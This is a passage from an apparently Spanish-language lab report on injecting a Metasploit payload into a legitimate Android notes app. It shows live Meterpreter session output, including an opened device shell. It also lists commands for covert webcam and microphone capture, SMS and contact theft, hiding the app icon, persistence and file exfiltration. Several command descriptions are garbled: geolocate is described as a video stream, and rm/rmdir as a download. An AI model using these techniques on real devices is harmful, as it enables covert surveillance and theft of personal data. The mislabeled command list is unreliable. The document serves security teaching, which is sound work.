


Ilustración 20-arrancamos la apk modificada en el emulador

10. Meterpreter

Ahora podremos empezar a ejecutar comandos básicos para verificar la conexión y luego otros más avanzados.

Exploración de archivos:

- `ls`: Lista los archivos en el directorio actual de la aplicación
- `pwd`: Te muestra la ruta exacta donde te encuentras dentro del Android

Verificación inicial:

- `sysinfo`: Muestra información del sistema operativo (versión de Android) y arquitectura
- `getuid`: Te indica con qué privilegios de usuario se está ejecutando el payload

```
meterpreter > ls
Listing: /data/user/0/victor_gonzalez_ollervidez.notas/files

Mode                Size      Type    Last modified          Name
-----
040777/rwxrwxrwx    4096    dir     2026-03-26 23:51:29 +0100 .Fabric
100666/rw-rw-rw-      0      fil     2026-03-27 20:03:15 +0100 firebase_inter_process_mutex-lock_send_report_to_server.
lock
100666/rw-rw-rw-      0      fil     2026-03-27 20:03:15 +0100 firebase_inter_process_mutex-lock_write_report_to_sqlite
.lock
040776/rwxrwxrwx    4096    dir     2026-03-27 20:03:52 +0100 oat

meterpreter > pwd
/data/user/0/victor_gonzalez_ollervidez.notas/files
meterpreter > guid
[+] Session GUID: a39f69f9-219d-4b04-ac1a-fdb55f9810ee
meterpreter > info
Usage: info <module>

Prints information about a post-exploitation module

meterpreter > sysinfo
Computer           : localhost
OS                 : Android 16 - Linux 6.6.66-android15-8-gb66429556fb8-ab13070261 (x86_64)
Architecture      : x64
System Language   : en_US
Meterpreter       : dalvik/android
meterpreter >
```

Ilustración 21-comandos meterpreter

Comandos peligrosos

Control del hardware:

- `webcam_list`: Lista las cámaras disponibles en el dispositivo (frontal/trasera)
- `webcam_snap`: Toma una foto sin que el usuario lo note
- `record_mic`: Activa el micrófono y graba audio ambiente
- `webcam_stream`: Activa la cámara del dispositivo y transmite vídeo en tiempo real sin interacción del usuario.

Acceso al sistema:

- `shell`: Te da acceso directo a la terminal nativa de Android para ejecutar comandos de Linux

```

meterpreter : datvik/android
meterpreter > webcam_list
1: Front Camera
2: Back Camera
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > record_mic
[*] Starting ...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
u0_a221
id
uid=10221(u0_a221) gid=10221(u0_a221) groups=10221(u0_a221),3003(inet),9997(everybody),20221(u0_a221_cache),50221(a
ll_a221) context=u:r:untrusted_app_27:s0:c512,c768
^C
Terminate channel 1? [y/N] y
meterpreter >

```

Ilustración 22-shell abierta en el dispositivo

Seguimiento y localización

- geolocate: Activa la cámara del dispositivo y transmite vídeo en tiempo real sin interacción del usuario.
- wlan_geolocate: Calcula la ubicación usando redes Wi-Fi cercanas.

Robo de información personal:

- dump_sms: Extrae todos los mensajes SMS almacenados en el dispositivo.
- dump_contacts: Obtiene la lista completa de contactos del usuario.

Persistencia y ocultación:

- hide_app_icon: Oculta el icono de la aplicación maliciosa en el launcher.
- wakelock: Evita que el dispositivo entre en suspensión manteniendo el payload activo constantemente.
- interval_collect: Mantiene el payload activo constantemente. Permite automatizar el espionaje sin intervención manual.

Manipulación del sistema:

- upload: Sube archivos al dispositivo (malware adicional, scripts, herramientas). Permite ampliar el control o persistencia.
- download: Descarga archivos del dispositivo al atacante. Puede exfiltrar documentos sensibles o bases de datos.
- rm / rmdir: Descarga archivos del dispositivo al atacante. Puede exfiltrar documentos sensibles o bases de datos.

11. Conclusión

La realización de esta práctica ha permitido constatar la fragilidad de la seguridad en dispositivos móviles cuando se carece de mecanismos de protección binaria adecuados, demostrando que mediante el uso de herramientas de ingeniería inversa como apktool y el framework Metasploit es posible comprometer totalmente la privacidad del usuario al inyectar un payload malicioso en una aplicación legítima.